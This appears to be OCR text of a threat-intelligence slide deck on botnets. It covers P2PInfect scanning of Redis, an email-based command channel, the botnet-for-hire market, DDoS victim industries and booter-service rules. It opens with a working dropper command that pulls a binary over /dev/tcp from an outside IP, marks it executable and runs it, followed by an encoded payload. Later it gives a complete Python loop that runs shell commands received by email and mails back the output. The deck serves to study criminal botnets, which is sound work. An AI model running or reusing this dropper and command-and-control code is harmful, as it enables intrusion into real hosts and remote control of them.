system.exec "bash -c \"exec 6<>/dev/tcp/62.72.0.137/60101 && echo -n 'GET /linux' >&6 && cat 0<&6 > /tmp/Nct5odVAqv && chmod +x /tmp/Nct5odVAqv && /tmp/Nct5odVAqv
MPN46+oO+bTkvaLnrfEP9Oh+4lFF5GDg9hf6quW9oeSp8Q/06HzhUULqYOjyDeWo+qGm5qD9CfXqevNAQ+Ng7vMX/Kr6oaniqvoN8Pl/60Nf63j39QHztOGppeSr+ADk7Hb9REb9eurqCPuo7qWj5av6GfXrf/1FQP186fU
X+qvmqaXkq/gJ5O18/UBI4WDg8Bf5quCppeSr/w7k63/qX0Dmfvf2CPO05qOj7qz7CPTtbuFDQP186/wX+arsvaHgq/EP9Oh861FA43j39Q3lqOelveWq/QPy6X/jQlHif+HqCPut+qeg+qv8CP7vfuJBQ/N/6/QX/KP6oq
vttPkD8ul/40NR4n339gz6tOWmp/qr+Qz+737iQkTzf+n1F/iu+qWn+qnyA/Lpf+dFUeJ29/YL+rTlpab6q/MN/u9+4kVB83b39Qr6tOGnveap+wPy6X/nRVHneff9DeWr4L2i5avxD/Tof+RRQOt89/wP5avsq73hoP0J9
ep380RJ/Xvu6g34tOWjoe6s+wj16G7iQUf9f+3qC/is+qKj4qD9CfXpffNCSP1/6fUX+qzmvaLto/EP9Oh96lFF4GDr9A3lqeG9p+yg/Qn16XzzQEHgYOv0CeWo7b2i5q/xD/TofOdRROFg6/cX8qj6oafurPsI9+1u50Zf
4n/q6gjyr/qrq+6s+wj37G7iQEf9eOvqC/ms+qKk4aD9CfXpfPNAQOdg7PEX/a76oaPloP0J9e1980BD42Du/Rf6ou29oe6s+wj0627iQUD9fe3qD/+056qp4qr6DfAqb4GErJyqvcrmdR4nYaVoXc+8W/ru\""
```

Botnet code

P2pinfect or Redisp2p

- Network connection to the P2P network and download the samples for the custom protocol to be used.
- P2PInfect scanning operations for exposed Redis instances.



No.	Time	Source	Destination	Protocol	Length	Info
7180	50.608412	172.16.0.48	157.117.0.0	TCP	74	38448 → 6379 [SYN] Seq=0 Win=64240 Len=0 MSS=146
7181	50.608829	172.16.0.48	157.117.0.1	TCP	74	34054 → 6379 [SYN] Seq=0 Win=64240 Len=0 MSS=146
7182	50.609194	172.16.0.48	157.117.0.2	TCP	74	54970 → 6379 [SYN] Seq=0 Win=64240 Len=0 MSS=146
7183	50.609621	172.16.0.48	157.117.0.3	TCP	74	43990 → 6379 [SYN] Seq=0 Win=64240 Len=0 MSS=146
7184	50.609993	172.16.0.48	157.117.0.4	TCP	74	55536 → 6379 [SYN] Seq=0 Win=64240 Len=0 MSS=146
7185	50.610348	172.16.0.48	157.117.0.5	TCP	74	33552 → 6379 [SYN] Seq=0 Win=64240 Len=0 MSS=146
7186	50.612027	172.16.0.48	157.117.0.6	TCP	74	48178 → 6379 [SYN] Seq=0 Win=64240 Len=0 MSS=146
7187	50.612927	172.16.0.48	157.117.0.7	TCP	74	35460 → 6379 [SYN] Seq=0 Win=64240 Len=0 MSS=146
7188	50.613294	172.16.0.48	157.117.0.8	TCP	74	37206 → 6379 [SYN] Seq=0 Win=64240 Len=0 MSS=146

- Redis port 6379 is only allowed to connect known C2 IPs (Persistence)
- + Adding Cryptomining
- + Ransomware

Botnet code

SMTP - email

```
import imaplib
import email
import smtplib
import subprocess
import time

# email account details
imap_username_from_client = "[redacted]"
imap_password = "[redacted]"
smtp_username = "[redacted]"
smtp_password = "[redacted]"
imap_server="imap.gmail.com"

while True:
    try:

        imap = imaplib.IMAP4_SSL(imap_server)
        imap.login(imap_username_from_client, imap_password)
        imap.select("inbox")
        status, messages = imap.search(None, "UNSEEN")
        if messages[0]:
            latest_message = messages[0].split()[-1]
            _, msg = imap.fetch(latest_message, "(RFC822)")
            email_message = email.message_from_bytes(msg[0][1])
            for part in email_message.walk():
                if part.get_content_type() == "text/plain":
                    body = part.get_payload(decode=True).decode()
                    result_byte = (
                        subprocess.run(body, shell=True, stdout=subprocess.PIPE,
                                       stderr=subprocess.PIPE).stdout).decode(
                        'utf-8')
                    break
            msg = email.message.EmailMessage()
            msg.set_content(result_byte)
            msg['Subject'] = 'Result of command'
            msg['From'] = imap_username_from_client
            msg['To'] = smtp_username

            # send email with result
            with smtplib.SMTP('smtp.gmail.com', 587) as smtp:
                smtp.starttls()
                smtp.login(smtp_username, smtp_password)
                smtp.send_message(msg)
        imap.close()
        imap.logout()
    except Exception as e:
        print(f"Error: {e}")

    # wait for 10 seconds before checking for new messages again
    time.sleep(2)
```

Real Creds

```
* LIST (\HasNoChildren) "/" "INBOX" -> 846 messages
* LIST (\HasChildren \Noselect) "/" "[Gmail]"
* LIST (\Flagged \HasNoChildren) "/" "[Gmail]/Berbintang" -> empty
* LIST (\Drafts \HasNoChildren) "/" "[Gmail]/Draf" -> empty
* LIST (\HasNoChildren \Important) "/" "[Gmail]/Penting" -> 853 messages. Maybe this is the most active.
* LIST (\All \HasNoChildren) "/" "[Gmail]/Semua Email" -> 7 messages: 1 email
* LIST (\HasNoChildren \Junk) "/" "[Gmail]/Spam" -> empty
* LIST (\HasNoChildren \Sent) "/" "[Gmail]/Surat Terkirim" -> 7 messages
* LIST (\HasNoChildren \Trash) "/" "[Gmail]/Tong Sampah" -> empty
```


- Health checkers.
- Gathering info from victims
  - Most of the emails are single commands, like lscpu, id, ls.
- Send from one email to another the commands.


Hiring a botnet


INCOME


I want to buy a Botnet


Websites
















I want to buy a Botnet


Websites - Pricing






I want to buy a Botnet


Telegram







I want to promote my botnet - learn

Telegram






They read the news!




Target of attacks

VICTIMS

Industries with highest YoY growth in DDoS attacks in H1 2024




Attack Share Breakdown by Industry




https://stormwall.network/ddos-report-h1-2024

Gaming




https://youtu.be/ypHNpUA8RU8





R6, DayZ, Fortnite, Pubg, CSGO...

Discord


FASTEST DISCORD RAID TOOL (using only 4 tokens???)
87K views • 1 year ago
Chazed
yes i made it threaded just because of the one person who commented asking me to LOL.
0:45
Powerful Reaper bOtnet ||| Holding websites || Discord in description || Power Proof ||
2.3K views • 2 years ago
Static
Discord user: ××ᛗᚱᚨ××#5183 Ignore tags botnet showcase showcase botnet fivem botnet botnet five
REAPER
4:26
HIVERNAL C2 vs Discord Vocal Chat | BEST BOTNET 2024 | POWERFU
481 views • 7 months ago
Hivernal C2
Telegram Channel : t.me/hivernalc2 Telegram Contact : @udppackets Discord server : discord.gg/afDrUr
T.ME/HIVERNALC2
1:18
VampireC2 VS DISCORD slammed BEST C2/BOTNET/C2 2023/2024
ELITE BOTNET VS DISCORD CALLS | BEST BOTNET 2024
Elite Botnet
5 subscribers
Subscribe
Share
Download
Save

Gov


Kamru Raw Net
Forwarded from Kamru Raw Net
TOS
copy
- don't spam dstat/measurement walls (if caught=ban)
- spamming normal targets will result in an increase of your cooldown and if it doesnt cease a ban
- don't hit govs/edu
- don't hit paths or tempests and/or upstream
- don't share logins or share connection info
- do not claim our power as your own
- no refunds
- breaking any of the rules results in a sudden and irreversible account ban
87 1:27 a.m.


User Account
If you are an active user on our service, you are solely responsible for maintaining the confidentiality of your private user details. You are responsible for all activities that occur under your account and will be also held responsible for the punishments that follow before said activities.
These rules will get you Suspended/Warned:
1. Sharing your account information with others.
2. Disrespecting the owner or staff of Moonrise Network or trashtalking Moonrise's name.
3. Trying to bypass our global IP/Website blacklist.
4. Trying to attack some type of GOV/EDU service.
5. Trying to get or getting an api out of the C2 / automating attacks.
We reserve all rights to terminate accounts, edit or remove content and cancel orders at their sole discretion.

Gov

